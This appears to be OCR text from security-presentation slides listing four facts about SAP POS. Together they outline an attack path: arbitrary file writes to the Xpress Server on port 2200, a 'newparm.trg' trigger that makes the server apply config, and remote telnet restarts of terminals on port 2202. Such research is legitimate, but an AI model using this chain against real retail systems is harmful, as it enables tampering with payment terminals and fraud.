
4 facts about SAP POS


can help us make a trick


1. Store configurator creates config files and Xpress Server will apply them, if it finds a ”newparm.trg” file in the special directory.
2. We can write any data we want in any file on Xpress Server using port 2200.
3. POS Clients (Terminals) update their parameters after opening.
4. We can close and open POS Terminals using telnet and port 2202.

